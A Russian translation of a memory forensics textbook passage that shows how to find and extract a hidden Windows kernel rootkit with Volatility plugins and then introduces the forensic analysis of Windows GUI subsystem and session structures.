На 64-разрядных платформах одна из функций, связанных с Patchguard, приводит к кодированию адреса DPC. Операционная система (ОС) декодирует его во время выполнения с помощью алгоритма, подобного описанному в статье *The Secret to Windows.8 and 2012 Raw Memory Dump Forensics*: volatility-labs.blogspot.com. Volatility учитывает это и может выполнять такое же расшифрование адреса DPC на лету.

Сводим все воедино

Теперь, когда вы познакомились с различными методами поиска и анализа вредоносного кода в ядре, мы покажем пример того, как собрать все части воедино. В данном случае присутствие руткита впервые было замечено благодаря его таймерам и обратным вызовам, указывающим в память, которая не принадлежит ни одному модулю в списке загруженных модулей. Ниже приведен соответствующий вывод этих двух плагинов:

```
$ python vol.py -f spark.mem --profile=WinXPSP3x86 timers
Volatility Foundation Volatility Framework 2.4
Offset(V)  DueTime                  Period(ms) Signaled  Routine    Module
---------- ---------------------- ---------- --------  ---------- ------
0x8055b200 0x00000086:0x1c631c38             0 -         0x80534a2a ntoskrnl.exe
0x805516d0 0x00000083:0xe04693bc         60000 Yes       0x804f3eae ntoskrnl.exe
0x81dc52a0 0x00000083:0xe2d175b6         60000 Yes       0xf83fb6bc NDIS.sys
0x81eb8e28 0x00000083:0xd94cd26a             0 -         0x80534e48 ntoskrnl.exe
[snip]
0x80550ce0 0x00000083:0xc731f6fa             0 -         0x8053b8fc ntoskrnl.exe
0x81b9f790 0x00000084:0x290c9ad8         60000 -         0x81b99db0 UNKNOWN
0x822771a0 0x00000131:0x2e8701a8             0 -         0xf83faf6f NDIS.sys
$ python vol.py -f spark.mem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.4
Type                            Callback   Module      Details
------------------------------- ---------- ----------- -------
IoRegisterFsRegistrationChange  0xf84be876 sr.sys      -
KeBugCheckCallbackListHead      0xf83e65ef NDIS.sys    Ndis miniport
KeBugCheckCallbackListHead      0x806d77cc hal.dll     ACPI 1.0 - APIC
IoRegisterShutdownNotification  0x81b934e0 UNKNOWN     \Driver\03621276
IoRegisterShutdownNotification  0xf88ddc74 Cdfs.SYS    \FileSystem\Cdfs
[snip]
PsSetCreateProcessNotifyRoutine 0xf87ad194 vmci.sys    -
CmRegisterCallback              0x81b92d60 UNKNOWN     -
```

Процедура по адресу `0x81b99db0` настроена на выполнение каждые 60 000 миллисекунд, функция по адресу `0x81b934e0` вызывается при завершении работы системы, а функция по адресу `0x81b92d60` получает уведомления обо всех операциях с реестром. Этот руткит явно «посеял семена» в ядре системы-жертвы. На данном этапе имя его модуля неизвестно, но видно, что обратный вызов завершения работы связан с драйвером `\Driver\03621276`. Имея эти сведения, можно найти дополнительные подробности с помощью плагина `driverscan`:

```
$ python vol.py -f spark.mem --profile=WinXPSP3x86 driverscan
Volatility Foundation Volatility Framework 2.4
Offset(P)  #Ptr Start          Size Service Key       Driver Name
---------- ---- ---------- -------- ----------------- -----------
0x01e109b8    1 0x00000000      0x0 \Driver\03621276  \Driver\03621276
0x0214f4c8    1 0x00000000      0x0 \Driver\03621275  \Driver\03621275
[snip]
```

Согласно этому выводу, начальный адрес модуля ядра, создавшего подозрительный объект драйвера, равен нулю. Это может быть методом противодействия криминалистическому анализу, предназначенным помешать аналитикам выгрузить вредоносный код. Пока он действительно работает, поскольку для извлечения модуля требуются либо имя, либо базовый адрес модуля, а

имя, как уже известно, недоступно. Однако внутри кода вредоносного модуля имеются различные указатели; нужно лишь выяснить, где начинается PE-файл. Это можно сделать с помощью небольшого скрипта внутри `volshell`, применив один из следующих методов:

• Взять один из адресов и сканировать назад в поисках допустимой сигнатуры MZ. Если во вредоносный PE-файл встроено несколько других двоичных файлов, первый результат может оказаться неверным.
• Установить начальный адрес в диапазоне от 20 Кбайт до 1 Мбайт позади самого младшего имеющегося указателя, а затем двигаться вперед в поисках допустимой сигнатуры MZ.

Следующий код показывает, как применить второй метод:

```
$ python vol.py -f spark.mem volshell
[snip]
>>> start = 0x81b99db0 - 0x100000
>>> end = 0x81b93690
>>> while start < end:
...   if addrspace().zread(start, 4) == "MZ\x90\x00":
...     print hex(start)
...     break
...   start += 1
...
0x81b91b80
```

> **Примечание.**
>
> В качестве альтернативы виртуальный адрес можно преобразовать в физическое смещение, вызвав функцию `addrspace().vtop(ADDR)`. Если имеется необработанный дамп памяти с дополнением, его можно открыть в шестнадцатеричном редакторе и перейти к физическому смещению, а затем прокрутить вверх до сигнатуры MZ.

Сигнатура MZ найдена по адресу `0x81b91b80`, примерно на 8 Кбайт выше процедур таймеров и обратных вызовов. Заголовок PE можно также проверить в `volshell`:

```
>>> db(0x81b91b80)
0x81b91b80  4d5a 9000 0300 0000 0400 0000 ffff 0000   MZ..............
0x81b91b90  b800 0000 0000 0000 4000 0000 0000 0000   ........@.......
0x81b91ba0  0000 0000 0000 0000 0000 0000 0000 0000   ................
0x81b91bb0  0000 0000 0000 0000 0000 0000 d000 0000   ................
0x81b91bc0  0e1f ba0e 00b4 09cd 21b8 014c cd21 5468   ........!..L.!Th
0x81b91bd0  6973 2070 726f 6772 616d 2063 616e 6e6f   is.program.canno
0x81b91be0  7420 6265 2072 756e 2069 6e20 444f 5320   t.be.run.in.DOS.
0x81b91bf0  6d6f 6465 2e0d 0d0a 2400 0000 0000 0000   mode....$.......
```

Наконец, теперь можно передать базовый адрес плагину `moddump` и извлечь модуль из памяти:

```
$ python vol.py -f spark.mem moddump -b 0x81b91b80 --dump-dir=OUTPUT
      --profile=WinXPSP3x86
Volatility Foundation Volatility Framework 2.4
Module Base Module Name          Result
----------- -------------------- ------
0x081b91b80 UNKNOWN              OK: driver.81b91b80.sys
```

Необходимо исправить значение ImageBase в заголовке PE так, чтобы оно соответствовало адресу, по которому был найден файл:

```
$ python
Python 2.7.6 (v2.7.6:3a1db0d2747e, Nov 10 2013, 00:42:54)
[GCC 4.2.1 (Apple Inc. build 5666) (dot 3)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import pefile
>>> pe = pefile.PE("driver.81b91b80.sys")
>>> pe.OPTIONAL_HEADER.ImageBase = 0x81b91b80
>>> pe.write("driver.81b91b80.sys")
>>> quit()
```

Последнее, что необходимо сделать перед загрузкой файла в IDA Pro, - сформировать метки для функций API. Обычно IDA может разобрать таблицу адресов импорта и правильно показать имена API, но она не рассчитывает получать файлы, выгруженные из памяти после того, как таблица адресов импорта (IAT) уже была исправлена. В таких случаях можно запустить плагин `impscan` с базовым адресом подозрительного модуля и аргументом командной строки для формата вывода idc, например:

```
$ python vol.py -f spark.mem impscan --base=0x81b91b80 --output=idc
      --profile=WinXPSP3x86
Volatility Foundation Volatility Framework 2.4
MakeDword(0x81B9CB90);
MakeName(0x81B9CB90, "PsGetVersion");
MakeDword(0x81B9CB94);
MakeName(0x81B9CB94, "PsGetProcessImageFileName");
MakeDword(0x81B9CB98);
MakeName(0x81B9CB98, "ExAllocatePool");
MakeDword(0x81B9CB9C);
MakeName(0x81B9CB9C, "ZwWriteFile");
MakeDword(0x81B9CBA0);
MakeName(0x81B9CBA0, "ExFreePoolWithTag");
MakeDword(0x81B9CBA4);
MakeName(0x81B9CBA4, "ZwQueryInformationThread");
[snip]
```

Открыв выгруженный модуль в IDA Pro, перейдите в File Script Command и вставьте в окно вывод плагина `impscan`. После выполнения этих шагов должен получиться правильно восстановленный двоичный файл с точными ссылками на строки и именами функций API, как показано на рисунке 13-9.




Рисунок 13-9. Модуль ядра, загруженный в IDA Pro после выгрузки из памяти и исправления базового адреса и импортов.

В зависимости от поставленных целей не всегда требуется заходить так глубоко. Обычно мы стараемся определить как можно больше о поведении руткита по артефактам, оставленным им в дампе памяти. Однако в некоторых обстоятельствах для полного понимания кода необходимо

обратное проектирование, и избежать его нельзя. Теперь вы знаете, как подходить к таким ситуациям, объединяя криминалистический анализ памяти с инструментами статического анализа.

> **Примечание.**
>
> Всего через несколько месяцев после прохождения нашего учебного курса один из бывших студентов весьма компетентно проанализировал руткит Uroburos в памяти. Анализ можно прочитать здесь: spresec.blogspot.com

Итоги

Пространство ядра является увлекательной, но обширной областью анализа памяти. Существует бесчисленное множество способов скрывать код в ядре, изменять поведение операционной системы и так далее. Более того, многие аналитики плохо знакомы с этой территорией, что снижает их способность находить свидетельства. Однако теперь вы познакомились с наиболее распространенными методами и увидели практические примеры обнаружения известных руткитов с помощью программного обеспечения для криминалистического анализа памяти. В общем случае вредоносная программа, работающая в ядре, остается в памяти, чтобы сохранять работоспособность. Часто функциональное требование предполагает изменение таблицы вызовов, установку обратного вызова или создание нового потока: все эти операции оставляют артефакты, которые можно восстановить, словно след из хлебных крошек. Как только вы найдете диапазон или диапазоны памяти, занятые вредоносным кодом, и извлечете его, остальное уже история!

Недавно выгруженные модули

Следующий вывод показывает пример работы плагина `unloadedmodules`. Как уже упоминалось, ядро ведет этот список для целей отладки. Например, модуль может поставить в очередь отложенный вызов процедуры (Deferred Procedure Call, DPC) или запланировать таймер, а затем выгрузиться, не отменив его. Поэтому при вызове процедуры предполагаемая функция-обработчик уже отсутствует в памяти. Это может привести к проблеме висячего указателя и непредсказуемым последствиям. Если бы ядро не сохраняло этот список недавно выгруженных модулей и ранее занятых ими диапазонов адресов, определить модуль с ошибкой было бы почти невозможно.

```
$ python vol.py -f memory.vmem --profile=Win7SP1x64 unloadedmodules
Volatility Foundation Volatility Framework 2.4
```

Глава 14. Подсистема GUI Windows, часть I

Подсистема графического пользовательского интерфейса (GUI) Windows отвечает за управление пользовательским вводом, таким как движения мыши и нажатия клавиш. Кроме того, она прорисовывает поверхность экрана, отображает окна, кнопки и меню и обеспечивает изоляцию, необходимую для одновременной работы нескольких пользователей, вошедших через консоль, RDP и быстрое переключение пользователей. Подсистема GUI играет огромную роль в повседневном использовании компьютера, и вредоносные программы и злоумышленники в ходе своих действий неизбежно и неосознанно изменяют память GUI. К сожалению, существует мало инструментов, а тем более криминалистических инструментов, способных анализировать артефакты, создаваемые и поддерживаемые этой подсистемой, и сообщать о них.

В следующих двух главах представлена совокупность структур данных, классов, алгоритмов, API и плагинов для извлечения связанных с GUI свидетельств из физической памяти (ОЗУ) 32- и 64-разрядных Windows XP, Server 2003, Vista, Server 2008 и Windows 7. Мы обсудим различные конкретные примеры того, как вредоносный код можно обнаруживать в памяти и как применять знания о внутреннем устройстве GUI в криминалистических расследованиях.

Ландшафт GUI

Подсистема GUI состоит из различных объектов, которые совместно обеспечивают улучшенное взаимодействие с пользователем. Взаимосвязь этих компонентов обобщена на рисунке 14-1. Схема отражает не все внутренние компоненты GUI, а лишь наиболее важные для криминалистического анализа и расследования вредоносных программ.




Рисунок 14-1. Ландшафт GUI Windows.

Как показано на рисунке, сеанс является самым внешним контейнером: он представляет среду входа пользователя. Сеансы имеют уникальный идентификатор сеанса и создаются, когда пользователи входят в систему посредством быстрого переключения пользователей, RDP или служб терминалов (Terminal Services, TS). Таким образом, сеанс связан с конкретным

пользователем, а связанные с сеансом ресурсы можно соотнести с действиями этого пользователя. Эти ресурсы включают таблицу атомов (группу строк, совместно используемых всеми приложениями сеанса), одну или несколько оконных станций (именованных границ безопасности) и таблицу дескрипторов объектов USER (аналогичных таким исполнительным объектам, как потоки и процессы, но управляемых подсистемой GUI).

Приложения, которым требуется пользовательский ввод, работают в интерактивной оконной станции (то есть WinSta0). Службы, работающие в фоновом режиме, используют неинтерактивные оконные станции. Каждая оконная станция имеет собственную таблицу атомов, буфер обмена и один или несколько рабочих столов. Рабочий стол содержит такие объекты пользовательского интерфейса, как окна, меню и перехваты, а также кучу для выделения и хранения подобных объектов. Окна могут быть видимыми или невидимыми; они имеют набор экранных координат, оконную процедуру (функцию, выполняемую при получении оконных сообщений), необязательную подпись или заголовок и связанный класс. Анализируя окна, можно определить, что злоумышленники или жертвы просматривали в момент создания дампа памяти либо какие приложения GUI работали в прошлом.

Большинство связанных с GUI API, предоставляемых пользовательскому режиму, реализовано в `user32.dll` и `gdi32.dll`. Для собственных API они эквивалентны `ntdll.dll`: они содержат заглушки, направляющие вызывающую сторону через таблицу диспетчеризации системных служб (SSDT) в ядро. Однако в данном случае SSDT направляет вызовы GUI в модуль ядра `win32k.sys`, а не в исполнительный модуль NT. Эта взаимосвязь показана на рисунке 14-2.




Рисунок 14-2. Компоненты собственных API и API GUI.

> **Примечание.**
>
> Насколько велика подсистема GUI? Через таблицы системных вызовов для выполнения всех задач GUI предоставляется примерно втрое больше API (667 против 284 на 32-разрядной машине XP SP3), чем требуется для выполнения собственных операций (создание процессов, обработка файлов, аутентификация, реестр и так далее).

```
$ python vol.py -f grrcon.img --profile=WinXPSP3x86 ssdt
Volatility Foundation Volatility Framework 2.4
[x86] Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...
SSDT[0] at 804e26a8 with 284 entries
  Entry 0x0000: 0x8058fdf5 (NtAcceptConnectPort) owned by ntoskrnl.exe
  Entry 0x0001: 0x805790f1 (NtAccessCheck) owned by ntoskrnl.exe
  Entry 0x0002: 0x80587999 (NtAccessCheckAndAuditAlarm) owned by ntoskrnl.exe
  Entry 0x0003: 0x80591130 (NtAccessCheckByType) owned by ntoskrnl.exe
```

```
  Entry 0x0004: 0x8058da83 (NtAccessCheckByTypeAndAuditAlarm) owned by ntoskrnl.exe
[snip]
SSDT[1] at bf999b80 with 667 entries
  Entry 0x1000: 0xbf935f7e (NtGdiAbortDoc) owned by win32k.sys
  Entry 0x1001: 0xbf947b29 (NtGdiAbortPath) owned by win32k.sys
  Entry 0x1002: 0xbf88ca52 (NtGdiAddFontResourceW) owned by win32k.sys
  Entry 0x1003: 0xbf93f6f0 (NtGdiAddRemoteFontToDC) owned by win32k.sys
  Entry 0x1004: 0xbf949140 (NtGdiAddFontMemResourceEx) owned by win32k.sys
  Entry 0x1005: 0xbf936212 (NtGdiRemoveMergeFont) owned by win32k.sys
[snip]
```

Криминалистический анализ памяти GUI

Платформа Volatility предоставляет несколько плагинов, предназначенных для исследования и извлечения свидетельств из подсистемы GUI Windows. Разработка этой возможности была непростой. Прежде всего, общедоступной документации крайне мало. Кроме того, Microsoft не раскрывала отладочные символы (PDB-файлы) для основного компонента режима ядра (`win32k.sys`) до Windows 7, а начиная с Windows 8 снова удалила их. Поэтому для поддержки всех операционных систем, кроме Windows 7, потребовалась значительная работа по определению изменений имен и размеров структур и смещений членов между различными версиями операционной системы.

В результате получился очень мощный набор плагинов для криминалистического анализа памяти, обобщенный в таблице 14-2.

Таблица 14-2. Плагины набора криминалистического анализа памяти GUI

Плагин	Описание
`sessions`	Выводит сведения о сеансах входа пользователей
`wndscan`	Перечисляет оконные станции и их свойства
`deskscan`	Анализирует рабочие столы и связанные потоки
`atomscan`	Сканирует атомы (глобально совместно используемые строки)
`atoms`	Выводит таблицы атомов сеансов и оконных станций
`messagehooks`	Перечисляет перехваты оконных сообщений рабочих столов и потоков
`eventhooks`	Выводит сведения о перехватах событий окон
`windows`	Перечисляет окна
`wintree`	Выводит деревья окон рабочего стола в Z-порядке
`gahti`	Выгружает сведения о типах дескрипторов USER
`userhandles`	Выгружает объекты таблицы дескрипторов USER
`gditimers`	Исследует использование таймеров GDI
`screenshot`	Сохраняет псевдоснимок экрана на основе окон GDI

Пространство сеанса

Сеансы являются самыми внешними контейнерами ландшафта GUI, как показано на рисунке 14-1. Когда пользователи входят в систему через консоль, RDP или быстрое переключение пользователей, ядро создает новый сеанс, который по существу является контейнером для процессов и объектов (таких как оконные станции и рабочие столы, рассматриваемые далее), принадлежащих сеансу. Дамп ОЗУ содержит сведения об активных, а в некоторых случаях и завершенных сеансах входа, включая связанные с ними процессы, модули ядра, диапазоны адресов выделений пула и таблицы страниц.

Цели анализа

Ваши цели таковы:

• **Связать процессы с пользователями RDP:** если вы видите работающий процесс и хотите узнать, запустил ли его пользователь через RDP, сведения из этого раздела помогут это выяснить.
• **Обнаружить скрытые процессы:** каждая структура сеанса содержит связанный список процессов этого сеанса. Если вредоносная программа исключает процесс из `PsActiveProcessHead` (см. главу 6), этот альтернативный список процессов можно использовать для выявления скрытого процесса.
• **Определить драйверы ядра:** каждая структура сеанса содержит список драйверов, отображенных в сеанс. С его помощью можно отличать сеансы RDP от консольных сеансов.

Структуры данных

Основной структурой сеанса является `_MM_SESSION_SPACE`. Это большая структура, поэтому в следующем коде для 64-разрядной Windows 7 показана лишь небольшая ее часть. Найдя все структуры `_EPROCESS` (путем обхода списка или сканирования пула) и просмотрев уникальные указатели `_EPROCESS.Session`, можно собрать полный список структур `_MM_SESSION_SPACE`. Каждый сеанс имеет собственный список рабочего набора, список быстрого поиска, страничный пул, каталог страниц и таблицы отслеживания больших страниц пула.

```
>>> dt("_MM_SESSION_SPACE")
'_MM_SESSION_SPACE' (8064 bytes)
0x0   : ReferenceCount                 ['long']
0x4   : u                              ['__unnamed_2145']
0x8   : SessionId                      ['unsigned long']
0xc   : ProcessReferenceToSession      ['long']
0x10  : ProcessList                    ['_LIST_ENTRY']
0x20  : LastProcessSwappedOutTime      ['_LARGE_INTEGER']
0x28  : SessionPageDirectoryIndex      ['unsigned long long']
0x30  : NonPagablePages                ['unsigned long long']
0x38  : CommittedPages                 ['unsigned long long']
0x40  : PagedPoolStart                 ['pointer64', ['void']]
0x48  : PagedPoolEnd                   ['pointer64', ['void']]
0x50  : SessionObject                  ['pointer64', ['void']]
0x58  : SessionObjectHandle            ['pointer64', ['void']]
0x64  : SessionPoolAllocationFailures  ['array', 4, ['unsigned long']]
0x78  : ImageList                      ['_LIST_ENTRY']
0x88  : LocaleId                       ['unsigned long']
0x8c  : AttachCount                    ['unsigned long']
0x90  : AttachGate                     ['_KGATE']
0xa8  : WsListEntry                    ['_LIST_ENTRY']
0xc0  : Lookaside                      ['array', 21, ['_GENERAL_LOOKASIDE']]
0xb40 : Session                        ['_MMSESSION']
0xb98 : PagedPoolInfo                  ['_MM_PAGED_POOL_INFO']
0xc00 : Vm                             ['_MMSUPPORT']
```

```
0xc88 : Wsle                          ['pointer64', ['_MMWSLE']]
0xc90 : DriverUnload                  ['pointer64', ['void']]
0xcc0 : PagedPool                     ['_POOL_DESCRIPTOR']
0x1e00: PageDirectory                 ['_MMPTE']
0x1e08: SessionVaLock                 ['_KGUARDED_MUTEX']
0x1e40: DynamicVaBitMap               ['_RTL_BITMAP']
0x1e50: DynamicVaHint                 ['unsigned long']
0x1e58: SpecialPool                   ['_MI_SPECIAL_POOL']
0x1ea0: SessionPteLock                ['_KGUARDED_MUTEX']
0x1ed8: PoolBigEntriesInUse           ['long']
0x1edc: PagedPoolPdeCount             ['unsigned long']
0x1ee0: SpecialPoolPdeCount           ['unsigned long']
0x1ee4: DynamicSessionPdeCount        ['unsigned long']
0x1ee8: SystemPteInfo                 ['_MI_SYSTEM_PTE_TYPE']
0x1f30: PoolTrackTableExpansion       ['pointer64', ['void']]
0x1f38: PoolTrackTableExpansionSize   ['unsigned long long']
0x1f40: PoolTrackBigPages             ['pointer64', ['void']]
0x1f48: PoolTrackBigPagesSize         ['unsigned long long']
[snip]
```

Ключевые моменты

Ключевые моменты таковы:

• **SessionId:** уникально идентифицирует сеанс. В Windows XP и Server 2003 один сеанс (сеанс 0) совместно используется системными службами и пользовательскими приложениями. Начиная с Vista Microsoft ввела «изоляцию сеанса 0» для предотвращения атак с разрушением окон (см. ссылки в разделе «Вредоносное использование окон»), после чего сеанс 0 предназначен только для системных служб.
• **ProcessList:** этот член можно использовать как альтернативный список процессов для процессов, скрывающихся посредством обычного DKOM (исключения из `PsActiveProcessHead`). Каждый процесс принадлежит ровно одному сеансу, за исключением процесса System и `smss.exe`. Во время инициализации процесса член `_EPROCESS.Session` обновляется и начинает указывать на `_MM_SESSION_SPACE`. Аналогичным образом ProcessList обновляется ссылкой на новый `_EPROCESS`. Процесс остается в этом списке до завершения.
• **ImageList:** список структур `_IMAGE_ENTRY_IN_SESSION`, по одной для каждого драйвера устройства, отображенного в пространство сеанса. Если имеется два сеанса, будет две копии `win32k.sys`. Поэтому криминалистические инструменты, которым требуется анализировать код или переменные в драйвере `win32k.sys`, должны извлекать его по одному разу для каждого сеанса.

Обнаружение удаленно вошедших пользователей через RDP

